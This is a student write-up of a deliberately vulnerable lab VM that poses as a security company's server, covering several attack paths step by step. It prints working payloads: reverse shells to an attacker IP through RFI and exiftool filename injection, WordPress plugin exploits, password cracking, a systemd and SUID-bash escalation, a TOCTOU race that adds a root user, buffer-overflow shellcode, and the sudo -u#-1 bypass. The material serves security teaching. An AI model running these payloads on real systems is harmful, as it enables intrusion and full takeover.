Vulnerable Virtual Machine Design and Write-Up

Andrea Macaro (1883189), Gianluca Gambilonghi (1909970),
Aras Leonardo Kankilic (1888465), Tommaso Pierucci (2024982)

April 30^{th} 2023

Abstract

"We propose a VM that emulates a real-life scenario in which a cybersecurity company offers some services to its customers, but some of them are really not so cyber-secure..."

1 Services

The company's infrastructure runs on an Ubuntu Server 20.04 machine. It consists of a main site and a site under development.

The main website is built on apache2 and offers its users two services: forensic analysis of images (in real time) and analysis of webpages (deferred, by technicians).

The website in development, on the other hand, is built with WordPress and will offer cybersecurity packages and memberships for major clients.

The main website shows the company's team, introducing some of the effective server machine users. The latter are:

- Angela Mossa - CEO of the company, has full access to the machine
- Carla Aldersoni - HR of the company, she is in charge of entering appointments for Angela
- Technicians - One shared account for all of them, they are in charge of analyzing the webpages that are loaded by the users, as well as keeping the infrastructure up and running

Additionally, FTP access is installed and configured for all the users for practicity reasons.

1.1 Image forensics

At front-end, the main site offers its users the ability to upload an image, which is analyzed in real time by the server. The output provides a report in pdf format, downloadable by the user, containing various information about the uploaded image.

At back-end, the image is analyzed with exiftool, and from the extracted information, a pdf is produced through pandoc. In the background, crontab automatically deletes the leftover files (images and reports) on the server every 5 minutes, to prevent filling up the drive space.




Figure 1: The image forensics upload form




Figure 2: The webpage analysis form

1.2 Webpage analysis

At front end, the site allows customers to type in a link to a Web site to check its actual security. Once the form is submitted, the user is asked to be patient as the site is hand-checked by technicians, i.e., the check is not done in real time.

At back-end, a local copy of the user-supplied site is made, ready for analysis by technicians. The latter, once the analysis is finished, delete the local copies from the server and write in the logs the response, which will later be communicated to the client.

1.3 Cybersecurity memberships

Figure 3: The membership tiers

On the upcoming new website, major clients will be able to subscribe to customized cybersecurity packages. There are multiple tiers, depending on the customer's needs and how much they are willing to pay.

The site can be currently reached through a secret subdomain of the main one, for testing purposes. Guglielmo Svedese, software engineer at the company, is in charge of its development.


2 Local User Access

Before starting, a proper scan of the whole subnet with `nmap` is required, and the found IP address of the machine should be put, along with its domain name, in the attacker's `/etc/hosts` file, as accessing the website through its IP address is not permitted by Apache. The attacker can easily find out that the domain name used is `machine.eth`, because accessing through IP redirects to this domain.

Easy - RFI in Webpage Analysis leads to RCE (r. shell upload)

This vulnerability can be exploited as follows:

1. Enumerating DIRs of the website with gobuster or similar, the attacker finds out that the folder at `http://machine.eth/analyze` is (erroneously) publicly accessible.
2. The attacker tries to access this folder and discovers that directory listing is enabled (by default, by apache).
3. The attacker starts an http server (`python3 -m http.server 80`) on its machine and uses it to host a php reverse shell.
4. The attacker puts in the webpage analysis form its own IP address followed by the path to the php file, and lets the server download the reverse shell.
5. The attacker starts listening with netcat (`nc -nlvp PORT`) on the port he specified in the reverse shell.
6. The attacker now goes at `http://machine.eth/analyze` and thanks to apache it can execute the shell, even though it was saved with a random name.



Index of /analyze

Name	Last modified	Size	Description
Parent Directory		-	
20230425-f6eb9eb383.php	2023-04-25 13:22	5.4K	
20230428-02d3f072c2.php	2023-04-28 14:00	5.4K	
20230428-70e18a7d27.php	2023-04-28 13:58	5.4K	
20230429-29b8a32258.html	2023-04-29 14:30	301	
20230429-c11c412990.html	2023-04-29 14:30	301	

Apache/2.4.41 (Ubuntu) Server at machine.eth Port 80

Intermediate - Command Injection with exiftool (CVE-2022-23935)

This vulnerability arises from the distraction of having installed on the back-end a deprecated version of `exiftool` (version 12.37) used for the analysis service of the images uploaded by the clients. `exiftool` is platform-independent command-line tool used for reading, writing, and editing metadata

information in various types of files formats. The versions prior to 12.38 are vulnerable to command injection through a crafted filename; in fact, if the filename passed to `exiftool` ends with a pipe character `|` and exists on the filesystem, then the file will be treated as a pipe and executed as an OS command.
This vulnerability can be exploited as follows:

1. Access the `imageAnalyzer.php` page wherein we can upload some files. The uploading process is handled though an HTTP POST method with `enctype="multipart/form-data"`, used to upload files from the client machine to the server.

2. Upload one of the allowed formats, e.g. a jpeg image. As soon as we submit the form, a pdf file called `report.pdf` is downloaded: it contains a report about the metadata of the image we uploaded.

REPORT

This is the report about the analysis of the image you sent us

File Name : pipe.jpeg
Directory : .
File Size : 16 KiB
File Modification Date/Time : 2023:04:20 17:56:58+00:00
File Access Date/Time : 2023:04:20 17:56:58+00:00
File Inode Change Date/Time : 2023:04:20 17:56:58+00:00
File Permissions : -rw-r–r–
File Type : JPEG
File Type Extension : jpg
MIME Type : image/jpeg
JFIF Version : 1.01
Resolution Unit : None
X Resolution : 1
Y Resolution : 1
Image Width : 1500
Image Height : 500
Encoding Process : Progressive DCT, Huffman coding
Bits Per Sample : 8
Color Components : 3
Y Cb Cr Sub Sampling : YCbCr4:2:0 (2 2)
Image Size : 1500x500
Megapixels : 0.750

Figure 4: Report generated by the website

3. Taking a look at the pdf we notice a field called `Directory: .` which suggests us that the file has been actually stored in the file system. Moreover, scanning the metadata of the pdf, we discover that on the server side `exiftool 12.37` is used to extract the metadata of the image we uploaded.

4. Setup a listener on our host machine to listen to the incoming connections on port 1234 with the command `nc -lnvp PORT`.

5. Now as we have started listening, it's time to execute a basic payload at the remote server so that we could get a reverse shell. The basic command to do that is the following one:

   ```
   $ bash -i >& /dev/tcp/<ATTACKER IP>/<ATTACKER PORT> 0>&1
   ```

   Specifically, the above command starts a shell and redirects standard output and standard error to the specified address and port number (in this case our host ¡ATTACKER IP¿ port ¡ATTACKER PORT¿), creating a socket connection to us. It then redirects standard input to standard output, allowing us to type commands into the remote machine.

   Unfortunately the command does not work in raw form because of the input sanitization made on the server side which removes special characters from the filename. In order to bypass this problem we encode it using `base64` command:

   ```
   $ echo 'bash -i >& /dev/tcp/<ATTACKER IP>/<ATTACKER PORT> 0>&1' | base64
   ```

   the output will be something like:
   `YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjY0LjkvMTIzNCAwPiYxCg==`

6. Finally, we repeat the upload of the image renaming the file to be exactly as:

   ```
   echo 'YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjY0LjkvMTIzNCAwPiYxCg==' | base64
   -d | bash |
   ```

   Since the string ends with a pipe (`|`), the filename will be treated by `exiftool` as a command and thus the server will connect to our host giving us the reverse shell.

Hard - Vulnerable WordPress plugins (CVE-2023-23488 + CVE-2022-1329)

This vulnerability can be exploited as follows:

1. Using gobuster (or similar software) in VHOST mode, the attacker is able to discover a development website hosted in the subdomain `dev` of `machine.eth`.

2. By inspecting the source code of the website's pages, the attacker is able to identify that the plugins paid memberships pro 2.9.7 and elementor 3.6.2, both of which are vulnerable, were used.

3. Through the paid memberships pro 2.9.7 plugin (exploit) the attacker exploits an (unauthenticated) blind sql injection and gets usernames and hashed passwords from the wp_users table created by wordpress.

4. The attacker cracks with john the passwords obtained (only the one of sv3d3s3 user is breakable).
5. The attacker uses the obtained credentials to exploit the elementor 3.6.2 plugin vulnerability (exploit), i.e. an (authenticated) remote code execution. If the pre-made exploit is used, it should be kept in mind that it won't work out of the box: there is a small bug and the script should be slightly modified.

   In particular the attacker can easily notice (by executing the script) that this regex is wrong (it greedily matches the whole page instead of matching only the nonce):

   `"ajax":\\{"url":".+admin\\-ajax\\.php","nonce":"(.+)"\\}`

   should be modified in:

   `"ajax":\\{"url":".+admin\\-ajax\\.php","nonce":"(.{10})"\\}`

   Also, the attacker needs to uncomment these two lines to prevent breaking the site and causing a denial of service, otherwise every page that is requested activates the exploit and thus hangs:

   ```
   # if (!isset($_GET['activate']))
   #     return;
   ```
6. The attacker creates the payload (a php reverse shell) as described here.
7. The attacker starts listening with netcat (`nc -nlvp PORT`) on the port he specified in the payload.
8. The attacker gets a reverse shell (as www-data) by requesting any page appending the ?activate=1 query param (e.g. `http://dev.machine.eth/?activate=1`).

3 Privilege Escalation

Easy - Weak Password + Writable .service


In our scenario, the company has provided `tecnici` the ability to reboot the server using the `"sudo reboot"` command without entering the password.
However, some bugged script has changed the permissions of the `man-db.service` and `man-db.timer` files, making them worldly-writable. An attacker can exploit this by executing the `reboot` command as the root user, which allows them to escalate privileges.
Once the attacker has obtained a local access as `tecnici`, he can inject a payload into `man-db.service` and `man-db.timer` files to obtain a root shell.

The privilege escalation will follow this chain: **any user → tecnici → root**

(any user → tecnici)

1. The attacker tries to search for password hashes in `/etc/passwd`. He finds out `tecnici`'s password hash.

```
$ cat /etc/passwd
```




```
tecnici:$6$fwgNMxBOBge3UuXw$V.CncietTPFBlwJONg08mGZahoAOL2R2b1Sg6iuhdAOPImtV1u6Ug56GsA88.7hMcs51SZ0
uvvuqQs5VhL/D0/:1000:1000:Tecnici,105,+391001001001,+39011011011:/home/tecnici:/bin/bash
```

Figure 5: Output cat /etc/passwd

2. Now the attacker creates a file in his machine and stores the hash in it.


3. The attacker then uses john the ripper to get `tecnici`'s cleartext password:



```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt KeyHash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
superman         (?)
1g 0:00:00:00 DONE (2023-04-29 04:31) 1.960g/s 250.9p/s 250.9c/s 250.9C/s 123456..diamond
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figure 6: John the ripper cracking the password

4. The attacker can now login as `tecnici` using **superman** password:




```
$ su - tecnici
Password:
tecnici@ethical:~$
```

Figure 7: tecnici shell

(tecnici → root)

1. Using `sudo -l` command, the attacker will notice that the `tecnici` user is able to launch `sudo reboot command` without entering the sudo password.



```
tecnici@ethical:~$ sudo -l
Matching Defaults entries for tecnici on ethical:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:
/sbin\:/bin\:/snap/bin

User tecnici may run the following commands on ethical:
    (ALL) !ALL
    (ALL) NOPASSWD: /usr/sbin/reboot
```

Figure 8: sudo -l output

2. The attacker looks for some writable systemd service config files (they are executed at reboot) :
   `$ find / -writable -name *.service 2>/dev/null`

3. Let's analyze the output:

Figure 9: Output -writable "*.service"

4. If the attacker finds a writable file, he can inject a payload into the ExecStart directive. The writable file in this case is `man-db.service`. The attacker replaces all its content within with this evil service:

```
[Unit]
Description=Daily man-db regeneration
[Service]
Type=oneshot
ExecStart=/bin/bash -c 'cp /bin/bash /home/tecnici/bash; chmod +xs /h>
User=root
```

5. The attacker does the same with `man-db.timer` (which defines when the .service is triggered):

```
[Unit]
Description=Daily man-db regeneration
[Timer]
OnBootSec=15s
Persistent=true
[Install]
WantedBy=timers.target
```

6. Now the attacker performs the reboot.
   `sudo /usr/sbin/reboot`

7. 15 seconds after the system rebooted, the command specified with the ExecStart directive will be executed (as root), copying /bin/bash in tecnici's home directory and applying a root SUID to it. The attacker gets a root shell by executing the copy of the bash.
   `$ /home/tecnici/bash -p`

8. if everything goes well the attacker becomes root:




Figure 10: from tecnici shell to root shell

Intermediate - TOCTOU (User-written program)

Time-Of-Check to Time-Of-Use (TOCTOU) is a software vulnerability which afflicts programs that are involved in checking the state of a resource before using it, but the resource's state can change between the check and the use in a way that invalidates the results of the check.
This can happen due to a race condition that attackers can exploit to make the program to perform invalid actions when the resource is in an unexpected state.

Inside `/home/tecnici/` directory there is a SUID executable owned by root called `checksites`, with its relative source code in C, which it is supposed to be used by IT technicians to append to a specific log inside the /root directory their considerations about the sites that have been reported and at the same time clean up the directory containing the same saved pages.

An execution of the program is done by command line: `./checksites filesource [filedest]` where filesource is a file of which the user has read permission and filedest is by default the log file to which append the information read or another file. In both cases the user needs to have write permission for filedest.

The vulnerability consists in exploiting the race condition to create a new privileged user by appending it inside `/etc/passwd`, even though `tecnici` does not have write permissions on it and then login to it to escalate privileges. This could be exploited as follows:

1. Prepare a file (we call it InjectedUser.txt) in which write a specific line like:
   `evilRoot:EncryptedPassword:0:0:,,,:/root:/bin/bash`
   Where EncryptedPassword hash can be generated with different tools in linux (Openssl, mkpasswd ...).
2. Create two empty files (we call them `Writable` and `Linkable`).
3. Perform a symlink cycle attack by executing from shell this script:
   `while true; do ln -sf /etc/passwd Linkable; ln -sf Writable Linkable; done`
4. In another shell run *a certain amount of times* the command:

```
./checksites InjectedUser.txt Linkable
```
Until the program seems to have performed the writing by stating:
```
evilroot:EncryptedPassword:0:0:,,,:/root:/bin/bash
Succesfully written 1 Line(s)
```

5. Run the command `cat /etc/passwd` and check if the line from InjectedUser.txt has been appended into it. If not, it means that it was appended to Writable. Repeat the previous step.
6. Log in to the new user just created with `su evilroot` and the password you created for it and you successfully obtained Root privileges on the machine.

The reason why step 4 and step 5 could be repeated more than once is due to the fact that the shell script running in the other terminal is continuously switching the file that Linkable points to, in order to generate a race condition with the vulnerable executable. It could happen that in the exact moment in which the program is performing the permission check instruction (the `access` syscall), the Linkable file is pointing to /etc/passwd and then fails. Another scenario could be that at both the check time and the open time, Linkable is pointing to Writable and will correctly perform the writing instruction in that file, which is not what the attacker wants.

Hard - Credentials exposure + Buffer overflow + sudo 1.8.27 (CVE 2019-14287)

(www-data → carla)
The first step is about the credential exposure of `carla` due to a wrong configuration of permissions. The vulnerability can be exploited in this way:

1. `cd` into the hidden directory `/home/carla/.configuration` which is world accessible and list its content.
2. Open the FTP configuration file named `FileZilla.xml` which has been improperly stored into the directory. Specifically, it is an xml configuration file used by the FileZilla FTP client to store user-specific connection settings and preferences.

   The password can be found in the "Pass" element of the XML file, into the `<Pass>` tags. In this case, the password is `OCNSRiVDJTZjR2pAZUg5NmJW` and it is base64 encoded.
3. Decode the password using base64 command:

   ```
   $ echo 'OCNSRiVDJTZjR2pAZUg5NmJW' | base64 -d
   ```
   the output is: `8#RF%C%6cGj@eH96bV`
4. Use the retrieved credentials to login as `carla`

   ```
   $ su - carla
   ```

(carla → angela)

The second step of the escalation is related to a poorly designed program which takes a string (an appointment) as a parameter and writes it into a file (the appointment schedule) in `angela`'s home directory; the string is copied into a buffer using `strcpy()` but no bound checking is made. This weakness is exploitable in the following way:

1. `cd` inside `/home/carla` to look at `new_appointment` executable. By supplying the program with strings of different lengths we observe that, at some point, the program crashes with a `segmentation fault` error. This means that no bound checking is made, so we can put more data than what the buffer can hold (buffer overflow vulnerability).

2. Open `gdb` and load the executable so that we can analyze in detail the content of the memory and the state of the registers. If we try to run the program with *Hello* string, the program exits normally because the buffer is able to accommodate the string.

3. Find the exact point where we start overwriting the values of the IP (Instruction Pointer), BP (Base Pointer) and other registers, causing exception. If we run `(python -c 'print "\x41" * 584')`, then the 500 bytes buffer is exceeded and this causes a `segmentation fault`.




Figure 11: The program terminates with a segmentation fault

The reason why this happens is that the `strcpy()` function corrupts the stack and overwrites the last byte of the return address so the `main()` cannot return the control to the parent process. In fact, inspecting the register status we see that BP has been overwritten with `0x41` bytes.

4. The next step is to prepare the shellcode to inject into the buffer. We create a file named `payload.s` where we insert the assembly code which performs the `execve()` system call to open a shell. Note that the code was specifically designed to have no reference to the .data section (we don't want any reference to it) and to have no null bytes.

```
.section .data

.section .text

.globl _start

_start:
```

```
xor %rsi, %rsi
xor %rdx, %rdx
movq $0x1168732f6e69622f, %rbx
shl $0x08, %rbx
shr $0x08, %rbx
pushq %rbx
mov $0x1111113b, %rax
movq %rsp, %rdi
shl $0x38, %rax
syscall
```

Let's assemble and link our payload.s with the following commands:

```
$ as payload.s -o payload.o
$ ld payload.o -o payload
```

Then, we run `objdump -D payload` to extract the machine code:




Figure 12: Disassembly of the binary code with objdump

We are only interested in the machine instructions, so the shellcode to inject is:

```
\x48\x31\xf6\x48\x31\xd2\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68\x11\x48\xc1\xe3
\x08\x48\xc1\xeb\x08\x53\x48\xc7\xc0\x3b\x11\x11\x11\x48\x89\xe7\x48\xc1\xe0
\x38\x48\xc1\xe8\x38\x0f\x05
```

5. Precede the shellcode we generated with a series of `0x90` instructions. Since `0x90` instruction is an x86 instruction which performs no operation, we use this technique (NOP sled) to "slide" the CPU's instruction execution flow to the the shellcode. Note that the total space until the return address is 584 bytes and the shell code is 45 bytes long so the padding to insert is 584-45=539 NOP instructions.

6. Calculate the return address to insert into the payload running the program with `gdb` debugger to analyze the stack. In the gdb command line, type:

   ```
   (gdb) run $(python -c 'print "\x90" * 539 + "\x48\x31\xf6\x48\x31\xd2\x48\xbb
   \x2f\x62\x69\x6e\x2f\x73\x68\x11\x48\xc1\xe3\x08\x48\xc1\xeb\x08\x53\x48\xc7
   \xc0\x3b\x11\x11\x11\x48\x89\xe7\x48\xc1\xe0\x38\x48\xc1\xe8\x38\x0f\x05" +
   "\x99\x99\x99\x99\x99\x99"')
   ```

   Where `"\x99\x99\x99\x99\x99\x99"` string is a placeholder for the real return address. Of course, the program returns with a `segmentation fault` and this is exactly what we expected because we haven't set the address yet.

   To retrieve the correct return address to fit into the exploit, we dump the content of the stack using the command `x/10000xb $rsp` and we search for the written `0x90` sequence to identify the rough area of NOP.




Figure 13: Memory dump of the stack

   Choose one of the above addresses, e.g `0x00007fffffffe640`; as long as execution is directed somewhere within the NOP sled, the shellcode will eventually run.

7. Finally complete the buffer overflow exploit by passing the payload we have crafted (with the correct return address) to the program:

   ```
   $ ./new_appointment $(python -c 'print "\x90" * 539 + "\x48\x31\xf6\x48\x31\
     xd2\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68\x11\x48\xc1\xe3\x08\x48\xc1\xeb\x08
     \x53\x48\xc7\xc0\x3b\x11\x11\x11\x48\x89\xe7\x48\xc1\xe0\x38\x48\xc1\xe8
     \x38\x0f\x05 + "\x40\xe6\xff\xff\xff\x7f"')
   ```

   This will spawn a shell logged as `angela`.




Figure 14: Escalation with buffer overflow

(angela → root)

Finally, Evil Corp has installed a deprecated version of `sudo` (1.8.27). This vulnerability allows (under certain conditions) to bypass the security of the system. The exploitation works as follows:

1. We make sure that the version of `sudo` installed in the system is 1.8.27.

2. Run the command `sudo -l` for checking `angela` sudo permissions:

```
angela@ethical:~$ sudo -l
Matching Defaults entries for angela on ethical:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User angela may run the following commands on ethical:
    (ALL, !root) NOPASSWD: /bin/bash
```

Figure 15: output of sudo -l command

   This `sudoers` entry grants the user `angela` the ability to run the `/bin/bash` binary as any user, except for root, without being prompted for a password.

3. Run the command:

   `$ sudo -u#-1 /bin/bash`

   or

   `$ sudo -u#4294967295  /bin/bash`

   This exploit is possible because this version of sudo doesn't validate if the user ID specified using the -u flag actually exists and it executes the command using an arbitrary user id with root privileges, and since `-u#-1` is treated the same as `-u#0`, which is the user id of the root user, commands are therefore executed as root.

```
angela@ethical:~$ sudo -u#-1 /bin/bash
root@ethical:/home/angela#
```

Figure 16: Root escalation